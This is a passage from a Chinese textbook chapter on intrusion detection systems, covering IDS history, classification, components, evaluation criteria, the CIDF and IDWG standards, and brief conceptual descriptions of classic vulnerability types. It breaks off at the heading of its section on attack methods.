遗憾的是，在进行系统的构建和设计时，在进行软硬件的设计和开发中，难以做到尽善尽美、天衣无缝。把在系统的构建和使用过程中出现的疏忽、缺陷和错误统称为系统漏洞。这些漏洞可以分为两大类：一类是在系统设计开发中造成的漏洞，另一类是由于对系统的错误使用和管理造成的漏洞。

具体来说，常见的漏洞有如下几种。

• 设计上的缺陷：在进行软硬件及协议设计时，难免会有考虑不周的地方，这就使得软硬件和协议在结构、功能等方面存在缺陷和疏漏，即使有些软硬件和协议在设计时没有漏洞，随着新的需求不断增加，使用场合不断变化，也很可能会出现不能适应新环境、新需求的缺陷和漏洞。比如，TCP/IP 在设计时就没有太多地考虑安全问题，使得现在它显得越来越脆弱。

现在的安全防御技术本身也难以保证设计上没有缺陷。比如加密技术，设计一种加密算法，从现在看，破解这种算法是计算上不可行的，但随着计算机技术的不断发展，或许一段时间后该算法就可以在有限的时间内被破解。

• 操作系统的漏洞：现在的操作系统无论是 Windows，还是 UNIX 和 Linux，都存在着漏洞。这些漏洞有的是因为设计时考虑不周，有的是因为代码的编写错误，还有的是因为在权限管理和系统保密等方面不够完善。无论是哪一种都对系统的安全构成很大威胁。

比如，某些操作系统使用公共的系统缓冲区，任何用户都可以搜索这个缓冲区，如果此缓冲区没有严格的安全措施，那么其中的机密信息（用户的认证数据、身份识别号和口令等）就有可能被泄露。再比如，某些操作系统为了安装其他公司的软件包而保留了一种特殊的程序管理功能。尽管此管理功能的调用需要以特权方式进行，但是并未受到严密的监控，缺乏必要的认证和访问权的限制，有可能被用于非法访问控制，从而形成操作系统陷门。

• 软件的错误、缺陷和漏洞：软件在编写过程中总难免有漏洞。比如在内存分配、变量赋值、出错处理等方面，在正常使用情况下不会出问题，但若随意分配内存、任意赋值系统就可能因资源耗尽、缓冲区溢出等原因瘫痪或崩溃。

比如，在进行软件编码时，一般都要用比较多的代码来进行出错处理，这样当软件执行出现错误时，程序就会进入异常处理模块。若软件只是在程序开发阶段由程序员设想一些异常情况，而没有经过严格的现场测试，就很难不出现疏漏。即使经过了现场的多次调试和比较长时间的运行，也不能保证该软件就没有疏漏，新的漏洞可能很快就被发现。现在不少软件都是这样，发布以后，漏洞不断被人们发现，软件就不断升级，不断打补丁。

• 数据库的安全漏洞：数据库作为数据的存储和管理系统，在进行数据库设计时，在数据库系统进行代码实现时，在用户对数据库进行配置和使用时，都有可能出现疏漏和错误。而数

据库系统存放的数据往往比计算机系统本身的价值大得多，因此，数据库的安全问题不容忽视。

比如，现在多数数据库将原始数据以明文形式存储于数据库中，这是不够安全的，如果是重要数据，应该考虑使用密文的形式存储。一些数据库在设计时缺乏这方面的考虑，没有相应的安全机制。

• 用户的管理漏洞：这是一种常见的情况。虽然这种情况的发生往往是由于人为的原因，但这种疏漏却非常普遍。管理人员疏忽，安全防范意识不强或管理人员能力低下，都可能成为管理上的漏洞。比如因管理人员疏忽大意，造成口令的泄漏、重要的资料被偷窃或因管理人员水平较低，造成系统配置错误等。

管理是一个大问题，尽管网络安全技术的研究十分重要，但是应该明白，没有完善的管理，任何技术、产品都发挥不了应有的作用。现在的泄密事件多数都跟管理不善有关，因此，管理方面的问题应该首先得到用户的重视。

在网络与信息安全策略中引入入侵检测系统的第三个原因是其他安全策略不能完成网络安全的所有保护功能，需要入侵检测系统的加入。如第 1 章所提到的防火墙技术是要保护的网络或系统与外界之间的一道安全屏障，它通过加强网络间的访问控制，防止外部用户非法使用内部网的资源，从而保护内部网络的设备不被破坏，防止内部网络的敏感数据被窃取。它规定了哪些内部服务可以被外界访问；外界的哪些人可以访问内部的服务，以及哪些外部服务可以被内部人员访问等。但防火墙只是一种被动的防御技术，它不是万能的，它无法识别和防御来自内部网络的滥用和攻击，比如内部员工恶意破坏、删除数据，越权使用设备，也不能有效防止绕过防火墙的攻击，比如内部员工将机密数据用便携式存储设备随身带出去造成泄密，员工自己拨号上网造成系统被攻击进入等。

其他的安全技术，如密码技术、访问控制、身份识别和认证等，也都是被动的防护技术，当攻击者绕开或攻破它们后，它们就无能为力了。物理隔离技术是一种比较保险的网络安全技术，但有很多场合不能使用物理隔离的方法进行网络的防护。而入侵检测技术作为一种主动防护技术，可以在攻击发生时记录攻击者的行为，发出报警，必要时还可以追踪攻击者。它既可以独立运行，也可以与防火墙等安全技术协同工作，更好地保护网络。因此，入侵检测系统是整个网络安全防护体系中一个重要组成部分，其功能和地位是其他安全策略无法替代的。随着入侵和攻击不断增多，网络规模不断扩大，入侵检测技术越来越受到人们的重视，入侵检测系统也越来越多地被人们使用。

入侵检测技术经过 20 多年的发展，在很多方面都已比较成熟，但由于新情况、新需求的不断出现，入侵检测技术还有待于人们不断研究推进。现在的入侵检测系统主要有两类：一类是基于主机的入侵检测系统，主要用于保护某一台主机的资源不被破坏；另一类是基于网络的入侵检测系统，用于保护整个网络不被破坏。入侵检测的方法可以分为两类：一类是误用检测，它对不正常的行为进行建模，符合特征库中描述的特征就被视为攻击；另一类是异常检测，对系统的正常行为建模，特征库中没有描述的行为被怀疑为攻击。

入侵检测系统的组成主要有采集模块、分析模块和管理模块。采集模块主要用来搜集数据，供入侵检测系统进行分析；分析模块完成对数据的解析，给出怀疑值或作出判断；管理模块主要功能是作决策和响应。为了更好地完成入侵检测系统的功能，系统一般还有数据预处理模块、通信模块、响应模块和数据存储模块等。

入侵检测系统的应用范围在不断扩大，一开始主要是保护某一台主机，后来发展到保护一

定规模的网络，现在人们已在研究可用于大规模网络的入侵检测系统。网络规模的扩大，使得在单位时间内要处理的数据量增大，因此对入侵检测系统的数据处理速度提出了高要求，对原有的一些成熟的技术提出了挑战。为了完成入侵检测的功能，现在的入侵检测系统多数采用分布式体系结构，使用了代理和移动代理技术。对于分布式大规模入侵检测系统的研究是当前入侵检测系统研究的热点。

2.1.2 入侵检测系统的历史

入侵检测系统的概念是由 Anderson 于 1980 年提出来的，20 年来，入侵检测系统经历了不少变化，得到了比较大的发展。下面是入侵检测系统发展历史中比较重要的事件。

20 世纪 70 年代，美国等发达国家就开始了对计算机和网络遭受攻击进行防范的研究，审计跟踪是当时的主要方法。

1980 年 4 月，James P·Anderson 为美国空军做了一份题为《Computer Security Threat Monitoring and Surveillance》（计算机安全威胁监控与监视）的技术报告，第一次详细阐述了入侵检测的概念。他提出了一种对计算机系统风险和威胁的分类方法，并将威胁分为外部渗透、内部渗透和不法行为三种，还提出了利用审计跟踪数据，监视入侵活动的思想，这份报告被公认为是入侵检测的开山之作。

从 1984 年到 1986 年，乔治敦大学的 Dorothy Denning 和 SRI/CSL（SRI 公司计算机科学实验室）的 Peter Neumann 研究出了一个实时入侵检测系统模型，取名为 IDES（入侵检测专家系统）。该模型由 6 个部分组成：主体、对象、审计记录、轮廓特征、异常记录和活动规则。它独立于特定的系统平台、应用环境、系统弱点以及入侵类型，为构建入侵检测系统提供了一个通用的框架。1987 年，Denning 提出了一个经典的异常检测抽象模型，首次将入侵检测作为一种计算机系统安全的防御措施提出。他的论文《An intrusion-detection model》被认为是另一篇入侵检测的奠基之作。

1988 年 Morris Internet 蠕虫事件导致了许多 IDS 系统的开发研制。

1988 年，SRI/CSL 的 Teresa Lunt 等人改进了 Denning 的入侵检测模型，并开发出一个 IDES，该系统包括一个异常检测器和一个专家系统，分别用于统计异常模型的建立和基于规则的特征分析检测。

1990 年是入侵检测系统发展史上的一个分水岭，这一年，加州大学戴维斯分校的 L·T·Heberlein 等人开发出了 NSM（Network Security Monitor），该系统第一次直接将网络流作为审计数据来源，因而可以在不将审计数据转换成统一格式的情况下监控异种主机。从此之后，入侵检测系统发展史翻开了新的一页，两大阵营正式形成：基于网络的 IDS 和基于主机的 IDS。

1991 年，美国空军等多部门进行联合，开展对分布式入侵检测系统（DIDS）的研究，首次将基于主机和基于网络的检测方法集成到一起。DIDS 是分布式入侵检测系统历史上的一个里程碑式的产品。

1994 年，Mark crosbie 和 Gene Spafford 建议使用自治代理（autonomous agents）以便提高 IDS 的可伸缩性、可维护性、效率和容错性。

1996 年开始提出的 GrIDS（Graph-based Intrusion Detection System）的设计和实现，解决了入侵检测系统伸缩性不足的问题，该系统使得对大规模自动或协同攻击的检测更为便利。

1997 年，Mark crosbie 和 Gene Spafford 将遗传算法运用到入侵检测中，学者们陆续将神经网络、模糊识别、免疫系统、数据挖掘和协议分析等方法应用到入侵检测中，目前这些方法多数都处在理论研究阶段。

2.1.3 入侵检测系统的分类

从不同的侧面，按照不同的分类标准，可以将入侵检测系统分为不同的类别。下面给出几种常用的分类方法。

• 按照控制策略分类：控制策略描述了 IDS 的各元素是如何控制的，以及 IDS 的输入和输出是如何管理的。按照控制策略分类，IDS 划分为集中式 IDS、部分分布式 IDS 和全部分布式 IDS。在集中式 IDS 中，一个中央节点控制系统中所有的监视、检测和报告。在部分分布式 IDS 中，监控和探测是由本地的一个控制点控制，层次化地将报告发向一个或多个中心站。在分布式 IDS 中，监控和探测是使用代理完成的，代理进行分析并作出相应决策。

随着网络规模的不断扩大，现在的入侵检测系统主要采用分布式结构。

• 按照同步技术分类：同步技术指的是在监控的事件和对这些事件的分析之间经过的时间。按照同步技术划分，IDS 划分为间隔批任务处理型 IDS 和实时连续型 IDS。在间隔批任务处理型 IDS 中信息是以文件的形式传给分析器，一次只处理特定时间段内产生的信息，并在入侵发生时将结果反馈给用户。早期的基于主机的 IDS 多使用这种方案。在实时连续型 IDS 中，事件一发生，信息源就传给分析引擎，并且立刻得到处理和反应。现在的 IDS 基本上都属于后一种类型。

• 按照响应方式分类：按照响应方式 IDS 划分为主动响应 IDS 和被动响应 IDS。当特定类型的入侵被检测到时，主动响应 IDS 会自动采取响应行为，如收集辅助信息，改变环境以堵住导致入侵发生的漏洞，对攻击者采取行动等。被动响应 IDS 采用报警、通知、报告、存档等方式将信息提供给系统用户，依靠管理员在这一信息的基础上采取进一步的行动。

• 按照信息源分类：按照信息源 IDS 主要可以分为基于主机的 IDS 和基于网络的 IDS，这是目前最通用的 IDS 划分方法。

基于主机的 IDS 分析来自单个的计算机系统的系统审计迹和系统日志来检测攻击，它主要是用来保护网络中比较重要的主机。基于主机的 IDS 通常应用如下两种类型的信息源：操作系统审计迹和系统日志。操作系统审计迹一般是由操作系统的内核产生，它比系统日志保护得更好、更加详细。系统日志则比较简单明了，比较容易理解。许多基于主机的 IDS 被设计成一种支持集中式 IDS 的管理和报告基础结构，这种基础结构允许一个管理控制台跟踪多个主机。

基于主机的 IDS 分析的信息来自于单个的计算机系统，因此视野比较集中，这个优点使得它能够相对精确、可靠地分析入侵活动，确定是否存在针对某台主机的攻击，是谁进行的攻击。基于主机的 IDS 还可以比较容易地记录下攻击者的攻击行为。另外，此类 IDS 对网络流量不敏感，一般不会因为网络流量的增加而漏掉对入侵行为的监视。

早期的入侵检测系统都是基于主机的，但随着网络技术的不断发展，网络遭受的攻击越来越多，基于主机的入侵检测系统已经难以完成入侵检测任务。因此，基于网络的入侵检测系统被人们提出，并得到了很快发展，现在基于网络的 IDS 是入侵检测的主要研究方向和应用方向。

基于网络的 IDS 在关键的网段或交换部位通过捕获并分析网络数据包来检测攻击。它们在关键的网段或交换部位侦听，一般监控流经该网段多个主机的网络通信流量，从而达到保护网络和主机不受入侵的目的。为了提高效率，现在的基于网络的 IDS 一般都采用分布式分层结构。

相对于基于主机的 IDS，基于网络的 IDS 对系统资源的占用比较少，本身的抗攻击性比较好，可以实施实时的网络监视，但基于网络的 IDS 比较容易受网络流量的影响，对入侵的检测能力相对较差，误报和漏报比较多。

为了发挥基于主机的 IDS 和基于网络的 IDS 的长处，弥补它们本身的局限性，现在有的入侵检测系统把二者混合起来使用，即入侵检测系统既有主机检测功能，又有网络检测功能，称之为混合型入侵检测系统。

• 按照入侵分析方法分类：按照入侵分析方法 IDS 可划分为误用检测型 IDS 和异常检测型 IDS，从技术人员的角度来看，这是一种比较常用的分类方法。

误用检测是对不正常的行为进行建模，这些行为就是以前记录下来的确认误用或攻击。误用检测器分析系统的活动，发现那些与被预先定义好的攻击特征相匹配的事件或事件集。由于与攻击相对应的模式叫特征，误用检测往往也被称为基于特征的检测。目前的做法多是将每一个攻击事件的模式定为一个独立的特征，从而对入侵行为的检测就成为对特征的匹配搜索，如果和已知的入侵特征匹配就认为是攻击，如果不匹配就不认为是攻击，而实际情况要复杂得多。

误用检测可以有效地检测到已知攻击，产生的误报比较少，但它需要不断地更新攻击特征库，从而能够检测出比较新的攻击。因此，系统的灵活性和自适应性比较差，也比较麻烦，系统的漏报会比较多。

异常检测是对正常行为建模，所有不符合这个模型的事件就被怀疑为攻击。异常检测首先收集一段时期正常操作活动的历史数据，再建立代表用户、主机或网络连接的正常行为轮廓，然后收集事件数据并使用各种方法来决定所检测到的事件活动是否偏离了正常行为模式。这些方法主要有阈值检测、统计方法等，还有一些新的技术，如神经网络等。

异常检测在没有详细的特定知识条件下，可以检测出攻击的特征，产生的信息可以作为误用检测器的特征输入信息，但这种检测方式产生的误报比较多。入侵检测系统的分类如图 2-1 所示。



图 2-1　入侵检测系统的分类

2.1.4 入侵检测系统的功能

一个入侵检测系统，至少应该能够完成以下功能。

• 监控、分析用户和系统的活动：这是入侵检测系统能够完成入侵检测任务的前提条件。入侵检测系统通过获取进出某台主机的数据或整个网络的数据，或者通过查看主机日志等信息来实现对用户和系统活动的监控。获取网络数据的方法一般是“抓包”，即将数据流中的所有包都抓下来进行分析。这就对入侵检测系统的效率提出了高要求。如果入侵检测系统不能实时地截获数据包并对它们进行分析，那么就会出现漏包现象或网络阻塞现象，如果是前一种情况，则系统的漏报就会很多，如果是后一种情况，则会影响到入侵检测系统所在主机或网络的数据流速，使得入侵检测系统成了整个系统的瓶颈，这显然是不愿看到的结果。因此，入侵检测系统不仅要能够监控、分析用户和系统的活动，还要使这些操作足够的快。

• 发现入侵企图或异常现象：这是入侵检测系统的核心功能，主要包括两个方面：一是入侵检测系统对进出网络或主机的数据流进行监控，看是否存在对系统的入侵行为；另一个是评估系统关键资源和数据文件的完整性，看系统是否已经遭受了入侵。前者的作用是在入侵行为发生时及时发现，从而避免系统遭受攻击，而后者一般是系统在遭到入侵时没能及时发现和阻止，攻击的行为已经发生，但可以通过攻击行为留下的痕迹了解攻击行为的一些情况，从而避免再次遭受攻击。对系统资源完整性的检查也有利于对攻击者进行追踪，对攻击行为进行取证。

对于网络数据流的监控，可以使用异常检测的方法，也可以使用误用检测的方法，目前有很多新技术被提出来，但多数都还在理论研究阶段，现在的入侵检测产品使用的还主要是模式匹配的技术。检测技术的好坏直接关系到系统能否精确地检测出攻击，因此，对于这方面的研究是 IDS 研究领域的主要工作。

• 记录、报警和响应：入侵检测系统在检测到攻击后，应该采取相应的措施来阻止攻击或响应攻击。入侵检测系统作为一种主动防御策略，必然应该具备此功能。入侵检测系统应该首先记录攻击的基本情况，其次应该能够及时发出报警。好的入侵检测系统，不仅应该能把相关数据记录在文件中或数据库中，还应该提供好的报表打印功能。必要时，系统还应该采取必要的响应行为，如拒绝接收所有来自某台计算机的数据，追踪入侵行为等。实现与防火墙等安全部件的响应互动，也是入侵检测系统需要研究和完善的功能之一。

作为一个好的入侵检测系统，除了具备以上的基本功能外，还可以包括其他一些功能，比如审计系统的配置和弱点、评估关键系统和数据文件的完整性等。另外，入侵检测系统应该为管理员和用户提供友好易用的界面，方便管理员设置用户权限，管理数据库、手工设置和修改规则、处理报警和浏览、打印数据等。

2.1.5 入侵检测系统的基本构成

从功能上看，一个入侵检测系统通常包括以下一些组件。

• 事件产生器：这是入侵检测系统中负责原始数据采集的部分，它对数据流、日志文件等进行追踪，然后将搜集到的原始数据转换为事件，并向系统的其他部分提供此事件。

• 事件分析器：事件分析器接收事件信息，然后对它们进行分析，判断是否是入侵行为或异常现象，最后将判断的结果转变为警告信息。

• 事件数据库：事件数据库是存放各种中间和最终数据的地方。它从事件产生器或事件分

析器接收数据，一般会将数据进行较长时间的保存。它可以是复杂的数据库，也可以是简单的文本文件。

• 响应单元：响应单元根据警告信息做出反应，它可以做出切断连接、改变文件属性等强烈反应，也可以只是简单的报警，它是入侵检测系统中的主动武器。

入侵检测系统的基本构成如图 2-2 所示。



图 2-2　入侵检测系统的基本构成图

以上 4 部分只是入侵检测系统的基本组成部分。从具体实现的角度看，入侵检测系统一般包括硬件和软件两部分。硬件设备主要完成数据的采集和响应的实施，软件部分主要完成数据的处理、入侵的判断、响应的决策等功能。基于主机的入侵检测系统相对简单，基于网络的入侵检测系统要复杂一些，一般采用分层分布式结构，主要分为数据采集层、分析层和管理层。数据采集层主要用于抓包，必要时做一些分包和拆包的工作；分析层得到数据后完成对数据的分析和判断，决定是否是入侵行为或给出怀疑值；管理层用于对分析层的上报结果进行决策，作出相应的响应。管理层还完成系统的维护、人机交互等功能。一般在网络中需要检测的点比较多，所以常要采用分布式的结构。现在，一般使用代理技术或移动代理技术来实现分布式的入侵检测系统。

2.1.6　入侵检测系统的评价标准

对于入侵检测系统的评测，不少研究机构和企业提出了自己的评判标准，这些标准大同小异。从技术的角度看，一个好的入侵检测系统，应该具有以下特点。

• 检测效率高：一个好的入侵检测系统应该有比较高的效率，也就是它可以快速处理数据包，不会出现丢包或网络拥塞现象。现在一般都要求入侵检测系统能够实时检测攻击并作出响应。网络安全设备的处理速度一直是影响网络性能的一大瓶颈，虽然 IDS 通常以并联方式接入网络，但如果其检测速度跟不上网络数据的传输速度，那么检测系统就会漏掉其中的部分数据包，从而导致漏报而影响系统的准确性和有效性。在 IDS 中，截获网络的每一个数据包，并分析、匹配其中是否具有某种攻击的特征需要花费较多的时间和系统资源，随着百兆、甚至千兆网络的大量应用，IDS 技术的发展必须要能够适应高速网络的需要，不然入侵检测系统就没有什么实际的使用价值。因此，入侵检测系统的检测速度就越来越成为评判其性能优劣的一个重要指标。

从另一方面看，入侵检测系统不仅能够快速处理数据包，还要能够准确分析它们，尽量做到既不出现误报，又不出现漏报。现在的入侵检测系统产品漏报和误报现象都比较多，使得人们对入侵检测系统缺乏信心。

• 资源占用率小：一个好的入侵检测系统应该尽量少地占用系统的资源，比如内存和CPU使用等。当然，检测效率和资源占用率两个指标往往是矛盾的，要想提高效率，一般都要使用更多的系统资源。

一些恶意的攻击，它们的目的往往是要耗尽目标主机的资源，所以入侵检测系统应该能够自我保护，当发现资源占用率过高时，应该采取相应的措施，以避免入侵检测系统的瘫痪。

• 开放性：一个好的入侵检测系统应该是开放式结构，允许第三方和用户对系统进行扩展和维护，比如随着网络规模的增大，扩充IDS的规模和功能（可伸缩）；为IDS增加新的功能模块（可扩展）；用户对系统进行优化配置，对特征库等进行添加、修改等（可维护）。

• 完备性：一个好的入侵检测系统应该具备自学习、事后推理、策略反馈等能力，以使得入侵检测系统具有一定的智能，从而能较好地识别未知攻击。换句话说，入侵检测系统应该具有一定的“智能”，能够举一反三，而不是只能做简单的特征匹配。

• 安全性：一个好的入侵检测系统应该保证自身的安全，使自己不会轻易被攻破。作为检测入侵的工具，入侵检测系统往往会成为攻击者的首要攻击目标，或者说，入侵检测系统一般会成为与入侵相对抗的“排头兵”，因此，入侵检测系统自身的安全性也是评价其性能的一个重要指标。

2.1.7 入侵检测系统的标准化

标准化的工作对于一项技术的发展至关重要。在某一个技术领域，如果没有相应的标准，那么该领域的发展将会是凌乱无序的。令人遗憾的是，尽管入侵检测系统经历了20多年的发展历程，近几年又成为网络与信息安全领域的一个发展热点，但到目前为止，尚没有一个相关的国际标准出现。从入侵检测系统的攻击描述到系统的框架结构，再到入侵检测系统内部各组件之间、入侵检测系统与其他安全部件的互动协议和接口标准，都缺乏统一的标准和规范。因此，入侵检测系统的标准化工作应引起业界的广泛重视。

CIDF（Common Intrusion Detection Framework）和IDWG（Intrusion Detection Working Group）两个组织已分别提出了自己的建议，现在还只处于草案阶段。公共入侵检测框架（CIDF）早期由美国国防部高级研究计划署（DARPA）赞助研究，现在由CIDF工作组负责，这是一个开放组织。IDWG是互联网工程任务组（IETF）下的一个工作小组，专门研究制定入侵检测领域的草案（标准），它现在比较活跃，在不断修改它们的草案，力争使它们成为国际标准。

CIDF是一套规范，它定义了IDS表达检测信息的标准语言以及IDS组件之间的通信协议。符合CIDF规范的IDS组件可以共享检测信息，相互通信，协同工作，还可以与其他系统配合，实施统一的响应策略。

CIDF的文档由4部分组成：体系结构（The Common Intrusion Detection Framework Architecture）、规范语言（A Common Intrusion Specification Language）、内部通信（Communication in the Common Intrusion Detection Framework）和程序接口（Common Intrusion Detection Framework APIs）。下面对各个部分做简要介绍。

CIDF的体系结构文档阐述了一个IDS的通用模型，它将一个IDS分为以下4个组件：

（1）事件产生器（Event generators）；

（2）事件分析器（Event analyzers）；

（3）事件数据库（Event databases）；

（4）响应单元（Response units）。

CIDF 将 IDS 需要分析的数据统称为事件（event），它可以是基于网络的 IDS 从网络中提取的数据包，也可以是基于主机的 IDS 从系统日志等其他途径得到的数据信息。CIDF 组件之间是以通用入侵检测对象（generalized intrusion detection objects，以下简称为 GIDO）的形式交换数据的，一个 GIDO 可以表示在一些特定时刻发生的一些特定事件，也可以表示从一系列事件中得出的一些结论，还可以表示执行某个行动的指令。CIDF 中的事件产生器负责从整个计算环境中获取事件，但它并不处理这些事件，而是将事件转化为 GIDO 标准格式提交给其他组件使用。CIDF 中的事件分析器接收 GIDO 并分析它们，然后以一个新的 GIDO 形式返回分析结果。CIDF 中的事件数据库负责 GIDO 的存储，它可以是复杂的数据库，也可以是简单的文本文件。CIDF 中的响应单元根据 GIDO 作出反应，它可以是终止进程、切断连接、改变文件属性，也可以只是简单的报警和记录。

规范语言部分定义了一种用于表示原始事件信息、分析结果和响应指令的语言，称为 CISL。CISL 使用一种类似 Lisp 语言的 S 表达式，它的基本单位是由语义标识符（Semantic Identifiers，SIDs）、数据和圆括号组成。多个 S 表达式的基本单位递归组合在一起，构成整个 CISL 的 S 表达式。在 CISL 中，所有信息都是用 S 表达式来表示的。CISL 定义了七类 SID。CISL 对 S 表达式进行编码，编码后进行适当的封装，就得到了 GIDOs（Generalized Intrusion Detection Objects）。GIDOs 是 CIDF 各组件之间信息数据交换的统一形式。

CIDF 的内部通信文档描述了两种 CIDF 组件之间通信的机制：一种为匹配服务（Matchmaking Service）法，另一种为消息层（Message Layer）法。CIDF 的匹配服务（也叫做匹配器），为 CIDF 各组件之间的相互识别、定位和信息共享提供了一个标准的统一机制。匹配器的实现是基于轻量级目录存取协议（the Lightweight Directory Access Protocol，LDAP），每个组件通过目录服务注册，并公告它能够产生或能够处理 GIDO，这样组件就被分类存放，其他组件就可以方便地查找到那些它们需要通信的组件。目录中还可以存放组件的公共密钥，从而实现对组件接收和发送 GIDO 时的身份认证。CIDF 的消息层在易受攻击的环境中实现了一种安全（保密、可信和完整）并可靠的信息交换机制。

CIDF 的程序接口文档描述了用于 GIDO 编解码以及传输的标准应用程序接口（API），它包括 GIDO 编码和解码 API、消息层 API、GIDO 动态追加 API、签名 API 和顶层 CIDF 的 API 等。

IDWG 是 IETF（The Internet Engineering Task Force）的一个工作组，它的工作目标是定义入侵检测系统中的数据格式，信息交换过程和交换协议。IDWG 的文档由四部分组成：Intrusion Detection Message Exchange Requirements、Intrusion Detection Message Exchange Format Data Model and Extensible Markup Language（XML）Document Type Definition、The TUNNEL Profile 和 The Intrusion Detection Exchange Protocol （IDXP），它们分别定义了入侵检测系统中信息交换的需求、信息交换的格式 IDMEF、一种可以绕过防火墙的数据传输方法（使用 TUNNEL）、入侵检测交换协议。

其中需求部分（Requirements）给出了一个入侵检测系统应该满足的高级需求，包括这些需求的基本原理；TUNNEL 部分给出了在入侵检测系统中一种特殊应用的实现。

IDMEF 部分的目的是定义数据格式和交换程序，它描述了表示入侵检测系统输出信息的数据模型，并解释了使用此模型的基本原理。该数据模型以面向对象的形式表示探测器传递给

控制台的警报数据，设计数据模型的目标是为警报提供确定的标准表达方式，并描述简单警报和复杂警报之间的关系。该数据模型用 XML 实现，并设计了一个 XML 文档类型定义。入侵检测系统可以使用 IDMEF 提供的标准数据格式对可疑事件发出警报，提高商业、开放资源和研究系统之间的互操作性。IDMEF 最适用于入侵检测分析器（或称为“探测器”）和接收警报的管理器（或称为“控制台”）之间的数据信道。

IDXP（入侵检测交换协议）部分是一个用于入侵检测实体之间交换数据的应用层协议，能够实现 IDMEF 消息、非结构文本和二进制数据之间的交换，并提供面向连接协议之上的双方认证、完整性和保密性等安全特征。IDXP 是 BEEP 的一部分，后者是一个用于面向连接的异步交互通用应用协议，IDXP 的许多特色功能（如认证和保密性等）都是由 BEEP 框架提供的。入侵检测实体之间的 IDXP 通信在 BEEP 信道上完成。两个希望建立 IDXP 通信的入侵检测实体在打开 BEEP 信道之前，首先要进行一次 BEEP 会话，然后就有关的安全特性问题进行协商，协商好 BEEP 安全轮廓之后，互致问候，然后开始 IDXP 交换。

以上两个组织所做的工作，对于入侵检测系统的标准化工作有重要的推动作用，但它们的研究没有涵盖入侵检测系统的所有方面，所做的研究也有待于进一步深入。现在的研究工作，应考虑把入侵检测系统作为一个应用于大规模网络的、独立运行的安全部件。在此前提下，开展入侵检测系统的研究和标准化工作。

2.2 攻击者入侵的主要方法和手段

为了帮助读者更好地理解入侵检测系统的工作原理，本节介绍入侵和攻击的主要方法和手段。如前所述，网络中存在入侵主要是因为系统存在漏洞，因此本节首先简要介绍漏洞的相关知识，在此基础上，分析侵入系统的主要途径和主要的攻击方法。

2.2.1 主要漏洞

漏洞是指系统硬件、操作系统、软件、网络协议、数据库等在设计上、实现上出现的可以被攻击者利用的错误、缺陷和疏漏。通俗一点说，漏洞就是可以被攻击者利用的系统弱点。没有漏洞就不会有成功的入侵和攻击，但没有漏洞的系统是不存在的。至少到现在为止，没有哪个操作系统和软件的生产者敢说自己的产品没有漏洞，事实上，所有操作系统和软件都发现有漏洞，有的还很严重。

现有的漏洞主要如下。

- 缓冲区溢出：缓冲区溢出漏洞是很典型的一类漏洞，现有的漏洞很多都可以归为此类。比如最近发现，OpenLDAP 存在多个远程缓冲区溢出漏洞。OpenLDAP 是一款开放源代码的轻量级目录访问协议（LDAP）实现，用于在网络环境中发布信息，比如 X.509 证书或登录信息，其源代码被发现存在多个缓冲区边界没有正确检查的问题，远程攻击者可以利用这些漏洞进行缓冲区溢出攻击，并以 OpenLDAP 进程权限在系统上执行任意命令。
- 拒绝服务攻击漏洞：拒绝服务攻击漏洞也是一类典型的漏洞。比如，Microsoft 公司开发的 HTTP 服务器程序 IIS，它的“Shtml.dll”组件对包含畸形 HOST 头字段的 HTTP 请求处理存在问题，远程攻击者可以发送包含多个“/”字符的 HOST 头信息给 IIS 服务器，这样可以导致 WEB 服务崩溃，停止对合法请求的响应。

• 权限提升漏洞：比如 Windows WM_TIMER 消息处理权限提升漏洞，WM_TIMER 消息一般在某一计时器超时时发送，可以用来使进程执行计时回调函数。WM_TIMER 消息存在安全问题，本地或者利用终端服务访问的攻击者可以利用这个漏洞使用 WM_TIMER 消息利用其他高权限进程执行回调函数，造成权限提升，使本地用户可以提升权限至管理用户。

• 远程命令执行漏洞：比如，Cobalt RaQ4 管理接口远程命令执行漏洞。这个漏洞只存在安装了 RaQ4 加固安全包之后的 RaQ4 服务程序中。Cobalt RaQ 是一个基于 Internet 的服务应用程序，由 Sun 微系统公司发布和维护。Cobalt RaQ WEB 管理接口在处理用户提供的 Email 参数时缺少正确过滤，远程攻击者可以利用这个漏洞以 WEB 进程权限在系统上执行任意命令。

• 文件泄漏、信息泄漏漏洞：比如 Kunani FTP 文件泄漏漏洞。Kunani FTP server 1.0.10 存在一个漏洞，通过一个包含“../”的恶意请求可以对服务器进行目录遍历，远程攻击者可以利用这个漏洞访问系统 FTP 目录以外任意的文件。

• 其他类型的漏洞：除了以上举例说明的几种漏洞外，按照漏洞造成的直接危害，还可以列举出其他一些漏洞，比如脚本执行漏洞、可绕过认证漏洞、远程访问漏洞等，这里就不一一例举。以上举出的漏洞多数已经有补丁发布。

2.2.2 侵入系统的主要途径

入侵者一般可以分为两类：内部的和外部的。下面介绍入侵者进入系统的主要途径。

• 物理侵入：指一个入侵者对主机有物理进入权限或能直接接触到主机，比如他们能使用键盘，有权移走硬盘等。这种入侵方法是比较普遍的一种，也是比较有效的一种。许多人往往会忽略这种侵入方法，因此对这种入侵疏于防范。可以设想，用一张软盘将数据从目标主机上拷走，其效率是何等之高。

• 系统侵入：这类侵入表现为入侵者已经拥有在系统用户的较低权限，如果系统没有打最新的漏洞补丁，就会给侵入者提供一个利用知名漏洞获得系统管理员权限的机会。

• 远程侵入：这类入侵指入侵者通过网络远程进入系统，比如通过植入木马实现对目标主机的控制，从远程发起对目标主机的攻击等。

2.2.3 主要的攻击方法

